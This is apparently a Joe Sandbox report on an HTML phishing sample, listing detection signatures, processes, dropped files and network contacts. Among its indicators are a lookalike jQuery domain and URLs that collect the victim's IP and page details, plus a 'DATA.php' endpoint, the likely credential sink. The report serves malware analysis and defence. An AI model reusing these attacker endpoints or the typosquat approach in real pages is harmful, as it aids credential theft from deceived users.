ID: 634777
Sample Name: 7095678345.htm (1).htm
Cookbook: default.jbs
Time: 19:48:35
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

7095678345.htm (1).htm


Overview

General Information

Sample Name:	7095678345.htm (1).htm
Analysis ID:	634777
MD5:	0a108ea5dc5d42..
SHA1:	309c5e7cb0fba8...
SHA256:	6fa4627504bde9..
Infos:	



Detection




HTMLPhisher

Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish10
- HTML document with suspicious title
- Invalid 'forgot password' link found
- HTML body contains low number of ...
- Invalid T&C link found
- IP address seen in connection with ...
- None HTTPS page querying sensitiv...
- No HTML title found

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 2092 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\7095678345.htm (1).htm MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 3176 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1628,9509762433040047653,17946527193721714759,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1960 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

HTML

Source	Rule	Description	Author	Strings
14170.0.pages.csv	JoeSecurity_HtmlPhish_10	Yara detected HtmlPhish_10	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Phishing

Yara detected HtmlPhish10


System Summary

HTML document with suspicious title

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Process Injection	3 Masquerading	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7095678345.htm (1).htm	0%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2092_1861363735_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
code.jquery.com.de	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	
http://https://woodstatech.com/DATA.php	1%	Virustotal		Browse
http://https://woodstatech.com/DATA.php	0%	Avira URL Cloud	safe	
http://https://code.jquery.com.de/ip.php	0%	Avira URL Cloud	safe	
http://https://code.jquery.com.de/jquery-3.5.1.min.js	0%	Avira URL Cloud	safe	
http://https://code.jquery.com.de/post/index.php?title=Sign%20in%20to%20your%20account&link=file:///C:/Users/user/Desktop/7095678345.htm%20(1).htm&time=2022-5-26%2019:50:1&ip=102.129.143.42%20:%20Switzerland	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
d26p066pn2w0s0.cloudfront.net	143.204.233.38	true	false		high
accounts.google.com	142.250.203.109	true	false		high
clients.l.google.com	216.58.215.238	true	false		high
code.jquery.com.de	38.34.185.163	true	false	• 0%, Virustotal, Browse	unknown
clients2.google.com	unknown	unknown	false		high
logo.clearbit.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://code.jquery.com.de/ip.php	false	• Avira URL Cloud: safe	unknown
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
file:///C:/Users/user/Desktop/7095678345.htm%20(1).htm	true		low
http://https://code.jquery.com.de/jquery-3.5.1.min.js	false	• Avira URL Cloud: safe	unknown
http://https://logo.clearbit.com/globalfoundries.com	false		high
http://https://code.jquery.com.de/post/index.php?title=Sign%20in%20to%20your%20account&link=file:///C:/Users/user/Desktop/7095678345.htm%20(1).htm&time=2022-5-26%2019:50:1&ip=102.129.143.42%20:%20Switzerland	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dns.google	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 50935733-7990-4d23-add7-44762028dc27.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr, 32d7c743-1d8e-4a84-a408-7628fa67b8de.tmp.1.dr	false	• URL Reputation: safe	unknown
http://https://github.com/google/closure-library/wiki/goog.module:-an-ES6-module-like-alternative-to-goog.p	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://www.google.com/intl/en-US/chrome/blank.html	craw_background.js.0.dr	false		high
http://https://ogs.google.com	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr	false		high
http://https://woodstatech.com/DATA.php	7095678345.htm (1).htm	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://www.google.com/images/cleardot.gif	craw_window.js.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://payments.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-llvm.git	pnacl_public_x86_64_libpnacl_irt_shim_dummy_a.0.dr	false		high
http://https://sandbox.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json.0.dr	false		high
http://https://www.google.com/images/x2.gif	craw_window.js.0.dr	false		high
http://https://accounts.google.com/MergeSession	craw_window.js.0.dr	false		high
http://llvm.org/):	pnacl_public_x86_64_pnacl_sz_nexe.0.dr, pnacl_public_x86_64_pnacl_llc_nexe.0.dr	false		high
http://https://www.google.com	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr	false		high
http://https://www.google.com/images/dot2.gif	craw_window.js.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry%s:	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://accounts.google.com	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr	false		high
http://https://clients2.googleusercontent.com	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr	false		high
http://https://apis.google.com	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr	false		high
http://https://www.google.com/accounts/OAuthLogin?issueuberauth=1	craw_window.js.0.dr	false		high
http://https://www.google.com/	manifest.json.0.dr	false		high
http://https://www-googleapis-staging.sandbox.google.com	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-clang.git	pnacl_public_x86_64_libpnacl_irt_shim_dummy_a.0.dr	false		high
http://https://clients2.google.com	ca2ce562-1e36-452c-9b6c-2b8efb480ecc.tmp.1.dr, 70cd9410-7a4d-4b23-b579-e86033d88524.tmp.1.dr	false		high
http://https://clients2.google.com/service/update2/crx	manifest.json0.0.dr, manifest.json.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.58.215.238	clients.l.google.com	United States		15169	GOOGLEUS	false
38.34.185.163	code.jquery.com.de	United States		174	COGENT-174US	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
143.204.233.38	d26p066pn2w0s0.cloudfront.net	United States		16509	AMAZON-02US	false
142.250.203.109	accounts.google.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1
192.168.2.3
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634777
Start date and time: 26/05/202219:48:35	2022-05-26 19:48:35 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7095678345.htm (1).htm
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.phis.winHTM@27/122@5/8
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .htm • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 142.250.203.110, 142.250.203.99, 74.125.108.200, 34.104.35.123
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, r3.sn-1gi7znek.gvt1.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, clientservices.googleapis.com, arc.msn.com, r3---sn-1gi7znek.gvt1.com, e12564.dspb.akamaiedge.net, redirector.gvt1.com, edgedl.me.gvt1.com, login.live.com, store-images.s-microsoft.com, update.googleapis.com, img-prod-cms-rt-microsoft-com.akamaized.net, www.gstatic.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files\Google\Chrome\Application\Dictionaries\en-US-9-0.bdic

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA8321101
Malicious:	false
Reputation:	high, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\0f80bb25-1a80-4659-a55b-de9f90caccaa.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

File Type:	SysEx File -
Category:	dropped
Size (bytes):	94708
Entropy (8bit):	3.7523003862624082
Encrypted:	false
SSDEEP:	384:RTbYAqNPWp6sVFHs3Nwr5vsY3jA2nHSfG3qr1KQKxz+uGxr9ImpeZaQkMXOyWkNC:FeSVZ6eTbkeXWc+EvX+0Ki0cJe
MD5:	02D6BCE459CB923590CD9E5E794A515B
SHA1:	962DE4AF69CD4438CA8D82AE98CE5DFF368D9560
SHA-256:	63341FA19D53C974A1038B360C0DB95571CB166824D053958BBB10CFF7548FD2
SHA-512:	17B4BD0B54C96ABE7BC7EC573BBC499F136FDD74D2E10F94DE5FED8B7095519278896646AC3B9FB1617B39665EFAB3282B202981A32A285739A272981E3FB04
Malicious:	false
Reputation:	low
